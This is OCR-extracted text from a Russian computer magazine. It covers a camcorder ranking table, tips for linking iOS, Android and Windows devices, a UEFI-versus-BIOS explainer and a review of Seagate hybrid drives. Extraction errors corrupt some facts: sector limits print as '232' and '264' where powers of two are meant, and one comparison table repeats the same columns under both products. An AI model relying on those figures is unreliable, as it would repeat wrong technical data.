длительности работы: Toshiba Camileo H30 может снимать до трех часов видео без подзарядки.

## Вне конкуренции

Среди участников теста особняком стоит модель Sony NEX-VG10. Это первая в мире видеокамера с возможностью установки сменных фотообъективов. На момент подготовки материала у нее не было конкурентов. NEX-VG10 предназначена для вдумчивой художественной съемки со штатива — для бытового «ситуативного» фотографирования с рук она подходит плохо. Во многом именно этим объясняются не самые высокие оценки, полученные данной камерой.

Еще одна необычная модель стала победительницей тестирования, но в случае с ней никаких скидок и оговорок не требуется. Panasonic HDC-SDT750, в отличие от всех остальных участниц, может снимать 3D-видео. Эта функция реализована с помощью поставляющейся в комплекте насадки на объектив, так что у нас была возможность протестировать HDC-SDT750 в тех же условиях, что и остальные модели. **CHIP**

6 МЕСТО	7 МЕСТО	8 МЕСТО	9 МЕСТО	10 МЕСТО	11 МЕСТО	12 МЕСТО
Canon Legria HF S21	Canon Legria HF 21	Sony NEX-VG10	Sanyo VPC-CG10	Praktica DVC 10.1 HDMI	Kodak Zi8	Toshiba Camileo H30
www.canon.ru	www.canon.ru	www.sony.ru	www.sanyo.com	www.praktica.de	www.kodak.ru	www.toshiba.ru
42 500/9800	42 500/9900	70 500/20 300	7000/2800	12 800/—	5900/—	8000/—
89,8	87,5	83,2	70,3	69,2	66,2	65,3
89	89	94	76	68	76	68
96	96	74	100	99	56	60
94	94	91	73	59	57	51
87	87	87	94	73	77	64
80	80	80	82	51	76	63
						100

флеш-память (64 Гбайт), SDHC	флеш-память (64 Гбайт), SDHC	SDXC, MemoryStick	SDHC	SDHC	SDHC	SDHC
AVCHD	AVCHD	AVCHD	MPEG-4	MPEG-4	MPEG-4	MPEG-4
1	1	1	1	1	1	1
8 590 000	3 890 000	14 600 000	10 660 000	10 000 000	5 300 000	10 000 000
3264x2456	2100x1575	4592x3056	4000x3000	3648x2736	3072x1728	3644x2748
10x	15x	11x	5x	5x	1x	5x
42–420	43–638	32–357	49–247	39–196	65–65	39–196
3,5	2,7	3	3	3	2,5	3
•	—	•	—	—	—	—
оптический	оптический	оптический	электронный	электронный	электронный	электронный
стерео	стерео	стерео	стерео	стерео	моно	стерео
8	6	10	3	2	5	3
5	6	4	3	6	4	8
80	100	95	70	85	90	180
510	397	1262	189	253	135	270



# Все лучшее от Apple, Microsoft и Google

Удивительный комфорт работы с iOS, универсальность Windows и широкие возможности изменения Android — мы расскажем, как воспользоваться лучшими функциями из этих трех миров и «подружить» их друг с другом.

У большинства из нас на домашнем компьютере установлена ОС Windows, для чтения и просмотра фильмов в дороге удобно использовать iPad, а для оперативной связи — телефон или коммуникатор. Для решения любой задачи мы стараемся задействовать наиболее удобные инструменты. Однако такое разнообразие имеет и обратную сторону: чаще всего каждому из устройств требуются данные в


своем формате, причем синхронизировать их не всегда просто.

Тем не менее в некоторых случаях объединение таких устройств способно существенно расширить их возможности. Типичный пример — использование коммуникатора для управления ПК. Есть и более простые задачи, которые вполне можно решать посредством общей для всех платформ программы — браузера. Так, читать электронные книги можно с любо-

го доступного в текущий момент устройства. Закончив чтение с экрана ПК, можно обратиться к той же странице книги на iPad — для этого достаточно воспользоваться онлайн-сервисом [www.orangereader.com](http://www.orangereader.com). Мы проанализировали наиболее типичные сценарии использования устройств из разных миров и расскажем вам, как наилучшим образом организовать их взаимодействие. CHIP

# РАБОТА

Для создания удобной рабочей системы из мобильных устройств и ПК необходимо, чтобы на всех них работала почта, были наложены файлообмен и редактирование документов. Реализовать это очень легко.





## Мобильные документы

Чтобы создавать, просматривать и редактировать документы, теперь необязательно включать настольный компьютер и открывать офисные программы от Microsoft. В конце 2010 года Google выпустила полноценную версию онлайн-приложения «Документы Google» для мобильных устройств под управлением iOS и Android. Текстовые файлы и таблицы будут под рукой, где бы вы ни находились, — достаточно набрать в адресной строке браузера [docs.google.com](https://docs.google.com) и создать или выбрать сохраненный ранее документ. Более того, этот сервис позволяет работать над одним файлом нескольким пользователям одновременно, при этом результаты редактирования отображаются в режиме реального времени.

## Десктоп в смартфоне

Получить доступ к своему настольному компьютеру под управлением Windows можно из любого места, где есть сотовая связь. Приложения для подключения к Рабочему столу в ассортименте предлагаются как в App Store, так и в Android Market. Среди них есть и бесплатные решения, и коммерческие с расширенной функциональностью. Простейшие программы, такие как Remote RDP для Android, позволяют легко подключиться к компьютеру в вашей

локальной сети. Если же вам нужен доступ к ПК через Интернет, лучше воспользоваться более продвинутыми решениями — например, TeamViewer. Этот бесплатный для частного использования кросс-платформенный сервис предполагает установку ПО на оба соединяющихся друг с другом устройства. При этом вам не нужно возиться со сложными настройками — достаточно ввести идентификационный номер и пароль, которые подскажет сама программа.




## Нужные файлы всегда под рукой

Для эффективного файлообмена между ПК и мобильными устройствами лучше всего использовать виртуальные хранилища. Их главное преимущество состоит в том, что «облачные» вычислительные центры обеспечивают сохранность данных, а доступ к ним можно получить с любого ПК или мобильного устройства, подключенного к Интернету. Для iOS и Android существуют бесплатные приложения для работы с онлайн-хранилищами Dropbox ([www.dropbox.com](http://www.dropbox.com)) и BoxNet ([www.box.net](http://www.box.net)). Первый

сервис бесплатно предоставляет 2 Гбайт, а второй — 5 Гбайт свободного места. За дополнительную плату объем хранилища позволяет увеличить до 100 Гбайт. Но стоит отметить, что возможности этих ресурсов ограничены: максимальный размер файла составляет 10 Мбайт, а онлайн-хранилище нельзя смонтировать как локальный диск. Тем не менее данные сервисы отлично подойдут для размещения фотографий, музыки, документов или сохраненных копий зашифрованных файлов.

## Синхронизируем почту, контакты и календарь

Типичная картина: дома или на работе используется ПК под управлением Windows, а в дороге — iPad или Android-смартфон. При этом возникает необходимость в синхронизации почты, календаря и контактов. Существует удобный плагин Google Apps Sync, который дает доступ к сервису Gmail, календарю и контактам напрямую из Microsoft Outlook. Для синхронизации данных своего Google-аккаунта с iPad или смартфоном под управлением ОС Android можно воспользоваться стандартными почтовыми клиентами устройств.



# ОБЩЕНИЕ И РАЗВЛЕЧЕНИЯ

Приятно, лежа на диване, посмотреть на планшете свежее кино или воспользоваться удобствами мобильного интернет-серфинга. Но, чтобы в полной мере насладиться мультимедийными развлечениями, придется установить на свои устройства дополнительное ПО.

## Android, iOS, Windows, Apple Видеотека

До недавнего времени обладатели iPad были ограничены в форматах видео, которые можно просматривать без конвертации. Теперь использовать конвертеры и разбираться в тонкостях кодирования необязательно: популярный проигрыватель VLC media player стал доступен для iPad (а также iPhone 3GS и более поздних версий). Чтобы оснастить свой планшет возможностью воспроизведения любых видеофайлов, установите данный пакет обычным путем — через App Store. Про-

цесс экспорта видео с ПК на iPad не столь прост. Для начала запустите на компьютере iTunes и подсоедините планшет. Выберите в правой части окна iTunes «iPad», а вверху — «Программы». Кликните по иконке VLC и промотайте полосу прокрутки окна вниз. В настройках плеера вы увидите список видео, хранящегося на планшете. Перетащите фильм на эту панель, и через некоторое время после его копирования на iPad он станет доступен для просмотра.



VLC media player проигрывает любые форматы видео

## Windows 7 на iPad




**Запустить «семерку» на планшете от Apple** можно как виртуальную ОС с помощью приложения Citrix Receiver

Многие пользователи все еще весьма скептически относятся к планшетным компьютерам и ограниченным возможностям мобильных операционных систем. Но разработчики уже представили богатый набор программного обеспечения для решения большинства повседневных задач. Например, на iPad под управлением iOS сегодня можно полноценно работать даже с Windows 7. Естественно, речь не идет об инсталляции «семерки» на архитектуру iPad, но специалисты компании Citrix решили эту задачу с помощью технологии виртуализации. Сама ОС от Microsoft установлена на мощном сервере Citrix, а приложение Citrix Receiver просто предоставляет удаленный доступ к ней с iPad. При работе с Windows 7 данное приложение поддерживает технологию Multi-touch и жесты, объединяя две, казалось бы, совершенно разные системы в одно целое. Однако стоит отметить, что для комфортной работы с Windows 7 на iPad необходимо достаточно быстрое интернет-соединение.


## Android, iOS, Windows, Apple Однородная навигация

На коммуникаторе хотелось бы иметь в своем распоряжении те же закладки браузера, что и на домашнем компьютере. Это можно устроить несколькими способами. Пользователям Google Chrome доступно расширение PhoneMarks. Оно добавляет в веб-обозреватель кнопку, которая позволяет синхронизировать закладки со стандартным браузером Android. Одноименное приложение надо найти в Android Market и установить его на коммуникатор. Для удобства стоит завести отдельную папку для закладок, которыми вы хотели бы пользоваться на мобильном устройстве. Затем в настройках расширения надо выбрать синхронизацию именно с этим каталогом (см. скриншот).

Если вы предпочитаете Opera Mobile, воспользуйтесь сервисом Opera Link — кнопка его включения находится в нижней левой части браузера. При первом обращении к нему вам предложат создать аккаунт. Эти же регистрационные данные необходимо будет ввести в мобильной версии веб-обозревателя при включении в настройках опции «Opera Link». Существует решение и для пользователей iPad и iPhone. Чтобы синхронизировать закладки, им надо воспользоваться встроенной функцией iTunes, но она работает только с Internet Explorer. Если вы используете другие браузеры, поможет расширение Xmarks ([www.xmarks.com](http://www.xmarks.com)), синхронизирующее закладки Safari, Firefox, Chrome и IE.



## «Подоконник» для Android



**Эмулятор Android** обладает всеми возможностями реальных устройств и позволяет выбрать любую версию ОС

Если вы еще раздумываете, стоит ли покупать коммуникатор или планшет на базе ОС Android, то можете взглянуть на ее интерфейс непосредственно из Windows: существует полноценный эмулятор Android, входящий в инструментарий для разработки. Он позволит вам не только посмотреть на систему, но и установить любые программы из Android Market так же, как на реальное устройство. Для инсталляции Android SDK скачайте его с сайта <http://developer.android.com/sdk>.




## Мультимедиа под контролем

Те, кто смотрит фильмы или слушает музыку со своего настольного компьютера, конечно, сталкивались с проблемой дистанционного управления. Чтобы перемотать фильм на несколько секунд назад, поставить воспроизведение на паузу или отрегулировать громкость, приходится вставать с дивана и тянуться к клавиатуре или мыши. Покупать дорогостоящие беспроводные манипуляторы необязательно, если у вас есть беспроводная сеть и iPhone или Android-коммуникатор. Для таких моделей существует масса бесплатных приложений, позволяющих управлять медиа-

плеером ПК, — например, VLC Remote, на-деляющее мобильное устройство функциями пульта ДУ для популярного проигрывателя VLC media player.

Также существует множество приложений, дающих возможность полноценно работать с компьютером. Они превращают смартфон или планшет в беспроводную клавиатуру и тачпад, подключенные к ПК по Wi-Fi или Bluetooth. Нужно только установить клиентское приложение и на компьютер. Из наиболее удачных решений можно назвать Gmote для Android и Logitech Touch Mouse для iOS.



## Вспомним, как все начиналось

Разрешение и диагональ нынешних мониторов слишком велики для них, а процессоры оказываются чрезесчур быстрыми. Да и дистрибутивы, некогда бережно хранимые, отправлены в мусорную корзину из-за несвместимости с современным «железом». Окунуться в атмосферу культовых игр прошлых лет позволяют мобильные устройства. Назовем лишь несколько игр, портирован-

ных на платформы iOS и Android: Doom, Heroes of Might and Magic III, Duke Nukem 3D. Эти и другие блокбастеры доступны либо бесплатно, либо за символическую цену. Современные игры пока тяжеловаты для планшетов и коммуникаторов, зато вы наверняка сможете найти для своего гаджета звуковые схемы и темы оформления в стилистике любимой игры.


## Angry Birds: птицы мира



**Незатейливая игра** уже много месяцев держится в топ-листах Android Market и App Store

Непримиримые идеологические противники из лагерей любителей iOS и Android с удовольствием объединились вокруг игры Angry Birds. Это забавное приложение, в котором рассерженные птицы объявили войну вороватым зеленым свиньям, доступно в версиях для обеих мобильных платформ. Пользователи данных систем зазорно состязаются друг с другом в количестве набранных очков. Поделиться своими достижениями очень просто: результаты можно отправить в Facebook или Twitter прямо из интерфейса игры.


• **Новая микросхема**  
Как и BIOS, UEFI хранится в маленькой микросхеме флеш-памяти



• **Поддержка 3 Тбайт**  
UEFI позволяет без ограничений использовать винчестеры емкостью свыше 2 Тбайт



• **Сеть**  
Компьютеры на платформе UEFI способны подключаться к сети без загрузки ОС



• **Графическое меню**  
Запутанное текстовое меню BIOS уходит в прошлое — наступает эра удобного интерфейса UEFI



# UEFI: новая супер-BIOS

Конец эры старой базовой системы ввода-вывода не за горами: ее преемник UEFI сделает компьютеры более быстрыми, надежными и функциональными.

**B**IOS (Basic Input/Output System — базовая система ввода-вывода) была разработана для компьютеров начала 1980-х годов и дошла до нашего времени практически в неизменном виде. Она распознает оборудование ПК и подготавливает необходимые для загрузки операционной системы интерфейсы. И вот для нее наконец-то готова замена.

С 2000 года Intel трудится над новым типом интерфейса для связи между микропрограммами — EFI (Extensible Firmware Interface). С 2005-го разработку спецификации UEFI (Unified EFI) курирует организация Unified EFI Forum, в которую входят такие именитые компании, как Intel, AMD, Apple, Dell и Microsoft. В настоящее время UEFI представляет собой более быструю, стабильную, простую в управлении и к тому же более безопасную платформу. Мы расскажем,

что ждет нас после привычной BIOS и как уже в скором времени будет протекать процесс загрузки ПК.

## Выше скорость: интеграция драйверов в UEFI

Запуск системы, управляемый BIOS, мы наблюдаем всякий раз при включении компьютера. На протяжении долгих секунд до появления приветственного экрана Windows ПК проходит так называемую процедуру POST (Power On Self Test), при которой классическая BIOS выполняет инициализацию и проверяет на работоспособность все встроенные в материнскую плату аппаратные средства.

После теста системы BIOS проверяет первый сектор (512 байт) жесткого диска на наличие загрузчика. В компьютерах, основанных на BIOS, именно здесь, как правило, располагается главная загрузочная


запись (MBR). Она определяет, в каком разделе находится загрузчик операционной системы, и передает ему управление, а тот, в свою очередь, запускает ОС.

BIOS компьютера обладает двумя серьезными недостатками: во-первых, она основана на 16-битном коде ассемблера и не способна напрямую обращаться к 64-битному оборудованию, распространенному в настоящее время. Во-вторых, для BIOS не существует единой спецификации — каждый производитель предлагает собственный стандарт.

При разработке UEFI участники форума с самого начала установили четкие рамки для каждого процесса. Процедуру загрузки (PI, Platform Initialization — инициализация платформы) материнской платы, основанной на UEFI, также можно разделить на несколько этапов. Первым из них, следующим непосредственно

## ОТЛИЧИЯ В ПРОЦЕССЕ ЗАГРУЗКИ BIOS И UEFI

Как старая BIOS, так и ее преемник UEFI являются связующим звеном между компонентами материнской платы и операционной системы. Для сокращения времени загрузки UEFI наделен некоторыми полезными функциями, многие из которых в настоящее время не используются.



за включением компьютера, является Pre-EFI Initialization (PEI): система загружает модули инициализации процессора, памяти и чипсета и выполняет их. Затем осуществляется переход в окружение исполнения драйверов (DXE). В этот момент производится активация остальных компонентов, причем одновременно нескольких.

В UEFI можно интегрировать большое количество драйверов, не привязанных к определенной системе. Это значит, что производителям достаточно написать всего одну версию драйвера для всех платформ. Благодаря инициализации драйверов на этом раннем этапе запуска можно получить доступ к сетевой плате, в том числе функциям загрузки по сети или удаленного обслуживания. Кроме того, при активной графической под-

системе можно наслаждаться привлекательно оформленным меню UEFI.

Наибольший выигрыш во времени запуска достигается благодаря тому, что отпадает необходимость в поиске загрузчика на всех устройствах: загрузочный диск назначается в UEFI на этапе установки ОС.


Ускорение старта системы не единственное достоинство UEFI. В отдельном EFI-разделе можно хранить множество приложений. Так, еще до загрузки самой ОС можно запустить программу диагностики, антивирусное ПО или утилиту управления системой.

### Больше объем: поддержка HDD емкостью выше 3 Тбайт

Давно назревший переход на платформу UEFI постоянно откладывался. Теперь это в прошлом, и во

многом — благодаря жестким дискам емкостью 3 Тбайт, которые уже доступны в продаже.

BIOS ПК, используя классическую MBR винчестера, способна получать доступ только к 232 секторам размером 512 байт, то есть максимум к 2 Тбайт дискового пространства. Seagate использует секторы большего размера с целью сделать всю емкость доступной хотя бы после старта Windows. При этом компьютер на основе BIOS не сможет загрузиться с такого диска. UEFI же работает с таблицей разделов GUID (GPT, GUID Partition Table), в которой размер адреса составляет 64 бита, и поддерживает до 264 секторов, то есть способен обращаться к девяти зеттабайтам (9 млрд терабайт). GPT-винчестеры можно использовать в операционных системах Windows начиная с версии Vista. Однако загрузка ОС возможна только с одной из немногих материнских плат, доступных сегодня на рынке, например Intel DQ57TM. Кроме того, требуется наличие 64-битной Windows (Vista SP1 и выше). Впрочем, уже в 2011 году Intel намерена представить больше материнских плат на основе UEFI. Остальные производители последуют ее примеру. 



**«В 2015 году загрузкой более 90% систем на платформах Intel будет управлять UEFI»**

Винсент Циммер, главный инженер Intel

# Поколение гибридных дисков

Емкие, быстрые и недорогие — новые гибридные накопители объединяют в себе преимущества традиционных винчестеров с достоинствами SSD.

Твердотельные накопители (Solid State Drive, SSD) поражают, с одной стороны, своим быстродействием, а с другой — высокой стоимостью. Классические HDD, напротив, обходятся недорого и предоставляют огромные объемы дискового

пространства, но при этом не могут конкурировать с SSD в скорости работы, становясь слабым местом современных компьютеров. Гибридные жесткие диски (H-HDD) способны разрешить подобные затруднения, объединяя основные преимущества обеих технологий — большую ем-

кость, высокую скорость работы и приемлемую цену. Компания Seagate является первым производителем, который выпустил серию 2,5-дюймовых накопителей, изготовленных по гибридной технологии. Seagate Momentus XT предоставляет до 500 Гбайт дискового пространства, а 4 Гбайт флеш-памяти позволяют достичь значительного увеличения производительности. Гибридные накопители предназначены в первую очередь для ноутбуков, так как в портативных устройствах, как правило, не предусмотрена возможность установки нескольких дисков.

HDD. Сбор сведений о том, какие данные важны для пользователя, осуществляется контроллером диска, который регистрирует и протоколирует все действия, связанные с обращениями к информации. Seagate называет эту технологию Adaptive Мемогу — самообучающаяся кеш-память. Например, при первичном запуске диска контроллер фиксирует и переносит во флеш-память данные, необходимые для загрузки ОС. Когда компьютер окажется включенным во второй раз и эта информация будет запрошена повторно, во избежание считывания с медленного жесткого диска запрос будет перенаправлен в флеш-память, что ускорит процесс загрузки. Это возможно благодаря тому, что чтение данных из флеш-памяти Momentus XT осуществляется приблизительно на 73% быстрее, чем с традиционных HDD (см. результаты тестов). Кроме того, со временем пользователь почтует значительное повышение быстродействия, ведь счетчик контроллера регистрирует файлы всех запускаемых приложений и помешает их в твердотельную

## Технология ReadyDrive от Microsoft не имеет будущего

ReadyDrive — средство управления гибридными накопителями, используемое Windows для повышения быстродействия. Интерфейс Windows Dataflow Management Layer определяет данные жесткого диска, которые будут скопированы во флеш-память. Проблема заключается в том, что ячейки памяти гибридных носителей слишком малы, чтобы хранить достаточный объем информации. На практике это означает, что разница в производительности в некоторых

случаях совсем незаметна при повседневной работе. Кроме того, технология несовместима с версиями Windows, предшествующими Vista, а сам компьютер должен соответствовать определенным аппаратным требованиям. Так, некоторые диски работали только в связке с актуальными на тот момент материнскими платами и строго определенными настройками BIOS — и это лишь один из примеров требований к системе, которые оказались источником лишних сложностей.

## СТАРЫЕ И НОВЫЕ ТЕХНОЛОГИИ ПРОИЗВОДСТВА ГИБРИДНЫХ ДИСКОВ В СРАВНЕНИИ

### READYDRIVE

Работает только с файлами	Работает с блоками данных
Ограниченный объем флеш-памяти	Неограниченный объем флеш-памяти
Совместимость только с Windows Vista и более поздними версиями	Совместимость со всеми операционными системами
Совместимость не со всеми ПК	Работает на любом компьютере

### MOMENTUS XT

Работает только с файлами	Работает с блоками данных
Ограниченный объем флеш-памяти	Неограниченный объем флеш-памяти
Совместимость только с Windows Vista и более поздними версиями	Совместимость со всеми операционными системами
Совместимость не со всеми ПК	Работает на любом компьютере

## Высокая скорость благодаря системе контроля данных

Основная особенность гибридных накопителей заключается в том, что диск больше не доверяет распределение информации операционной системе, а самостоятельно устанавливает, какие данные необходимо поместить во флеш-память. Такие носители работают со всеми версиями Windows, Mac OS и Linux и не требуют инсталляции специального драйвера. Кроме того, внешне они практически ничем не отличаются от обычных

# ГИБРИДНЫЙ НАКОПИТЕЛЬ

Momentus XT объединяет в одном корпусе классический HDD ёмкостью 500 Гбайт и SSD на 4 Гбайт.

## HDD

Запоминающее устройство: магнитные диски


Доступ: механический (головка чтения/записи)

Достоинства:

- + Невысокая цена
- + Неограниченное количество операций записи

Недостатки:

- Чувствительность к механическим воздействиям
- Медленная работа
- Высокое энергопотребление
- Шумность при работе



## SSD

Запоминающее устройство: полупроводник

Доступ: электронный

Достоинства:

- + Устойчивость к механическим воздействиям
- + Высокая скорость работы
- + Низкое энергопотребление
- + Бесшумная работа

Недостатки:

- Высокая стоимость
- Ограниченное количество операций записи

часть накопителя. Этот процесс продолжается до полного заполнения флеш-памяти. При этом контроллер не делает никаких различий между типами файлов — он просто запоминает, к каким блокам данных обращается пользователь и операционная система и как часто это происходит.

С одной стороны, налицо явное преимущество: в быстрой SSD-памяти хранятся только те данные, которые действительно необходимы. С другой — метод блочной выборки означает также и то, что эти сведения будут потеряны после дефрагментации диска. А при запуске приложений, которым не нашлось места в твердотельной части накопителя, гибридный диск будет работать как обычный винчестер.


## Традиционный метод записи

При выполнении операций записи гибридный накопитель ничем не отличается от классических HDD, так как контроллер разрешает использовать твердотельную память только для чтения, а все новые данные сначала сохраняют на жестком диске (см. схему). То, что Momentus XT выполняет операции чтения данных на порядок быстрее по сравнению с другими дисками, объясняется скоростью вращения шпинделя (7200 об./мин.) и наличием кеш-памяти объемом 32 Мбайт. Новое поколение гибридных накопителей уже доказало свое превосходство над обычными 2,5-дюймовыми дисками для ноутбуков. В настольных ПК гибридные решения по времени до-

ступа также практически не оставляют шансов своим 3,5-дюймовым конкурентам. Однако вопрос о том, насколько целесообразным является использование подобных продуктов в данном сегменте, остается открытым: новый накопитель бессилен против тандема из одного быстрого SSD, обладающего достаточным объемом дискового пространства для установки системы и софта, и дополнительного HDD для хранения данных. Поэтому в сегменте дорогих ПК он не может рассматриваться как серьезная альтернатива твердотельному накопителю, а вот в компьютерах среднего класса имеет все шансы стать лучшей заменой классическому жесткому диску, который значительно уступает ему в скорости работы. CHIP


## Высокая скорость благодаря контроллеру

В гибридном накопителе есть специальный контроллер, который копирует во флеш-память наиболее важные данные для обеспечения быстрого доступа к ним.



